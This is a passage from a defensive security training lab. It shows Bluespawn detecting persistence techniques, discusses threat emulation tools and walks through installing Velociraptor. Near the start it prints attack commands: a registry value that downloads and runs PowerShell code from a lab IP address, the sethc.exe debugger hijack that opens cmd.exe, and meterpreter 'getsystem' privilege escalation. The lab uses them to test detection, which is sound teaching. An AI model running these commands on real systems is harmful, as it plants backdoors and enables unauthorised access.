net.webclient).downloadstring('http://172.20.243.5:80/a'))\"" /f
```

```
C:> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\sethc.exe" /v Debugger /t REG_SZ /d
"c:\windows\system32\cmd.exe"
```




```
[*][LOW] Setting up monitoring for T1128 - Netsh Helper DLL
[*][LOW] Setting up monitoring for T1131 - Authentication Package
[*][LOW] Setting up monitoring for T1136 - Account Created
[*][LOW] Setting up monitoring for T1138 - Application Shimming
[*][LOW] Setting up monitoring for T1182 - AppCert DLLs
[*][LOW] Setting up monitoring for T1183 - Image File Execution Options
[*][LOW] Setting up monitoring for T1484 - Group Policy Modification
[T1031 - Modify Existing Service: Cursory]  - 0 detections!
[T1031 - Modify Existing Service: Cursory]  - 0 detections!
[T1484 - Group Policy Modification: Cursory]  - 0 detections!
[T1484 - Group Policy Modification: Cursory]  - 0 detections!
[T1183 - Image File Execution Options: Cursory]  - 2 detections!
        Potentially malicious registry key detected - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execu
tion Options\sethc.exe: Debugger with data c:\windows\system32\cmd.exe
        Potentially malicious registry key detected - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execu
tion Options\sethc.exe: Debugger with data c:\windows\system32\cmd.exe
[T1183 - Image File Execution Options: Cursory]  - 2 detections!
        Potentially malicious registry key detected - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execu
tion Options\sethc.exe: Debugger with data c:\windows\system32\cmd.exe
        Potentially malicious registry key detected - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execu
tion Options\sethc.exe: Debugger with data c:\windows\system32\cmd.exe
[T1484 - Group Policy Modification: Cursory]  - 0 detections!
```

```
meterpreter >getsystem
```



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```



```
C:\tools>BLUESPAWN-client-x64.exe --monitor --level Cursory


 ____  ____  ____  ____  ____  ____  ____  ____  ____
||B ||||L ||||U ||||E ||||S ||||P ||||A ||||W ||||N ||
||__||||__||||__||||__||||__||||__||||__||||__||||__||
|/__\||/__\||/__\||/__\||/__\||/__\||/__\||/__\||/__\|



[*][LOW] Monitoring the system
[*][LOW] Setting up monitoring for T1004 - Winlogon Helper DLL
[*][LOW] Setting up monitoring for T1013 - Port Monitors
[*][LOW] Setting up monitoring for T1015 - Accessibility Features
[*][LOW] Setting up monitoring for T1031 - Modify Existing Service
[*][LOW] Setting up monitoring for T1036 - Masquerading
[*][LOW] Setting up monitoring for T1037 - Logon Scripts
[*][LOW] Setting up monitoring for T1060 - Registry Run Keys / Startup Folder
[*][LOW] Setting up monitoring for T1068 - Exploitation for Privilege Escalation
[*][LOW] Setting up monitoring for T1089 - Disabling Security Tools
[*][LOW] Setting up monitoring for T1100 - Web Shells
[*][LOW] Setting up monitoring for T1101 - Security Support Provider
[*][LOW] Setting up monitoring for T1103 - AppInit DLLs
[*][LOW] Setting up monitoring for T1128 - Netsh Helper DLL
[*][LOW] Setting up monitoring for T1131 - Authentication Package
[*][LOW] Setting up monitoring for T1136 - Account Created
[*][LOW] Setting up monitoring for T1138 - Application Shimming
[*][LOW] Setting up monitoring for T1182 - AppCert DLLs
[*][LOW] Setting up monitoring for T1183 - Image File Execution Options
[*][LOW] Setting up monitoring for T1484 - Group Policy Modification
[T1031 - Modify Existing Service: Cursory]  - 0 detections!
[T1031 - Modify Existing Service: Cursory]  - 0 detections!
```

Conclusion: Bluespawn is not an EDR product, it is a useful tool to run in a test environment for proof and validation testing for an actual EDR product.
What is Atomic Red Teaming? It is a piece of software that acts like a bad actor, a threat simulation software, which simulates what an evil adversary can do.
John also uses one of the previous labs, the AppLocker Lab in the video, to show how Bluespawn behaves. This is in the “If you have more time” section. Remember, the goal is to identify the gaps in your EDR. The PoC in the course shows that keystroke logging is not covered for example.

Threat Emulation

- Don’t just think of vulnerabilities as missing patches and misconfigurations on systems
- Think post exploitation
- What happens after an attacker gains access to a system
- There are a number of free tools that will automate parts of this process
- Currently, would take a bit of tuning and trial and error
- The collected data is invaluable

Tool Examples

- **Caldera** is a tool example put out by MITRE, designed to show what MITRE attacks could be used in your system.
- **Atomic Red Team** is another example. The usefulness relies on this simple process: if the atomic control is not detected, it is straightforward to create a signature for the attack, in the example shown in the video, the “scrob.dll” file would be hashed and identified.
- **Prelude** is another product.
- **Bloodhound** is another example of threat emulation.

Warnings

- One of the traps of the MITRE framework and threat emulation is we train our systems to detect specific attacks
- Most of the attacks in Atomic Red Team and MITRE are representations of classes of attacks
- We are seeing vendors simply detect those attacks
- A few modifications and you can easily bypass detection

LAB: Velociraptor

In this lab we will be installing and using Velociraptor to look at the various IR artifacts on your computer. This will take approximately 40 minutes to complete. It is not simply how an EDR should behave, but also how a security analyst can query its environment and all the related systems to get answers with regard to a possible incident.

Check out their website here:

https://www.velocidex.com/

Velociraptor is a fantastic and free EDR that can help us better understand the inner workings of a computer. It’s a lightweight Windows executable and simple to set up.

Further, it is an excellent example of commercial tools you will encounter in your security career.

Finally, they also have excellent training if you want to dig deeper.


https://www.velocidex.com/training/

Let's get started.

First, we will need to extract the executable from the 7zip archive.


Within Windows File Explorer navigate to the C:\IntroLabs directory:

```
cd \IntroLabs
```




Name	Date modified	Type	Size
IntroClassFiles	1/26/2021 2:44 PM	File folder	
EntLogs	1/26/2021 2:44 PM	Compressed (zipp...	14,637 KB
labupdate_pull	1/26/2021 2:44 PM	Windows Batch File	1 KB
README	1/26/2021 2:44 PM	Markdown File	1 KB
Test	1/26/2021 2:45 PM	File	1 KB
velociraptor-v0.5.5-1-windows-amd64.exe	1/26/2021 2:48 PM	7Z File	11,263 KB

Next, right click on the Velociraptor .7z file and select 7-Zip > Extract Here


View
IntroL...
Search IntroLabs
Name
Date modi
IntroClassFiles
EntLogs
labupdate_pull
README
Test
velociraptor-v0
1/26/2021
1
Open
2
7-Zip
CRC SHA
Edit with Notepad++
Share
Open with
Restore previous versions
Send to
Cut
Copy
Create shortcut
Delete
Rename
Properties
Open archive
Open archive
Extract files...
3
Extract Here
Extract to "velociraptor-v0.5.5-1-windows-amd64.exe\"
Test archive
Add to archive...
Compress and email...
Add to "velociraptor-v0.5.5-1-windows-amd64.exe.7z.7z"
Compress to "velociraptor-v0.5.5-1-windows-amd64.exe.7z.7z" and email
Add to "velociraptor-v0.5.5-1-windows-amd64.exe.7z.zip"
Compress to "velociraptor-v0.5.5-1-windows-amd64.exe.7z.zip" and email


Now we will need to open a command prompt and change directories to the IntroLabs directory.

First, open a Windows Terminal as Administrator:




When you get the pop up, select Yes.

Next, let's open a Command Prompt:


+
Windows PowerShell Ctrl+Shift+1
Command Prompt Ctrl+Shift+2
Ubuntu-18.04 Ctrl+Shift+3
Azure Cloud Shell Ctrl+Shift+4
Settings Ctrl+,
Feedback
About

Now, let's navigate to the IntroLabs directory:




```
Microsoft Windows [Version 10.0.19041.630]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\adhd>cd \IntroLabs

C:\IntroLabs>
```

For this installation, we are going to set up Velociraptor as a standalone deployment. This means the server and the client will be run on the same system.

Let's get started:


```
velociraptor-v0.5.5-1-windows-amd64.exe config generate -i
```

When it asks about the OS, please choose windows. It should be the default.




```
What OS will the server be deployed on?
  [Use arrows to move, type to filter]
  linux
> windows
  darwin
```

When it asks about the Path to the datastore, just hit enter. This will keep the default.




```
What OS will the server be deployed on?
 windows
? Path to the datastore directory. (C:\Windows\Temp)
```

When it asks about the SSL certs, just hit enter. It will choose the default of Self Signed SSL.




```
What OS will the server be deployed on?
 windows
? Path to the datastore directory. C:\Windows\Temp
?   [Use arrows to move, type to filter]
> Self Signed SSL
  Automatically provision certificates with Lets Encrypt
  Authenticate users with SSO
```

When it asks about the DNS name, just hit enter. It will set the default to localhost. This will work fine as we are just running this locally.



```
What OS will the server be deployed on?
 windows
? Path to the datastore directory. C:\Windows\Temp
?  Self Signed SSL
? What is the public DNS name of the Frontend (e.g. www.example.com): [? for help] (localhost)
```


For the default ports, once again, just hit enter to accept 8000 and 8889 as the defaults.



```
What OS will the server be deployed on?
 windows
? Path to the datastore directory. C:\Windows\Temp
?  Self Signed SSL
? What is the public DNS name of the Frontend (e.g. www.example.com): localhost
? Enter the frontend port to listen on. 8000
? Enter the port for the GUI to listen on. (8889) |
```


When asked about Google Domains DynDNS, please enter N

For the GUI username, please just hit enter to end.




```
What OS will the server be deployed on?
 windows
? Path to the datastore directory. C:\Windows\Temp
?  Self Signed SSL
? What is the public DNS name of the Frontend (e.g. www.example.com): localhost
? Enter the frontend port to listen on. 8000
? Enter the port for the GUI to listen on. 8889
? Are you using Google Domains DynDNS? No
? GUI Username or email address to authorize (empty to end): |
```

When it asks about the logs directory, just hit enter to accept the default.



```
What OS will the server be deployed on?
 windows
? Path to the datastore directory. C:\Windows\Temp
?  Self Signed SSL
? What is the public DNS name of the Frontend (e.g. www.example.com): localhost
? Enter the frontend port to listen on. 8000
? Enter the port for the GUI to listen on. 8889
? Are you using Google Domains DynDNS? No
? GUI Username or email address to authorize (empty to end):
[INFO] 2021-01-27T11:08:17-07:00  _    __     __           _                  __
[INFO] 2021-01-27T11:08:17-07:00 | |  / /__  / /___  _____(_)________ _____  / /_____  _____
[INFO] 2021-01-27T11:08:17-07:00 | | / / _ \/ / __ \/ ___/ / ___/ __ `/ __ \/ __/ __ \/ ___/
[INFO] 2021-01-27T11:08:17-07:00 | |/ /  __/ / /_/ / /__/ / /  / /_/ / /_/ / /_/ /_/ / /
[INFO] 2021-01-27T11:08:17-07:00 |___/\___/_/\____/\___/_/_/   \__,_/ .___/\__/\____/_/
[INFO] 2021-01-27T11:08:17-07:00                                   /_/
[INFO] 2021-01-27T11:08:17-07:00 Digging deeper!                  https://www.velocidex.com
[INFO] 2021-01-27T11:08:17-07:00 This is Velociraptor 0.5.5-1 built on 2021-01-26T01:43:20+10:00 (98119e5c)
[INFO] 2021-01-27T11:08:17-07:00 Generating keys please wait....
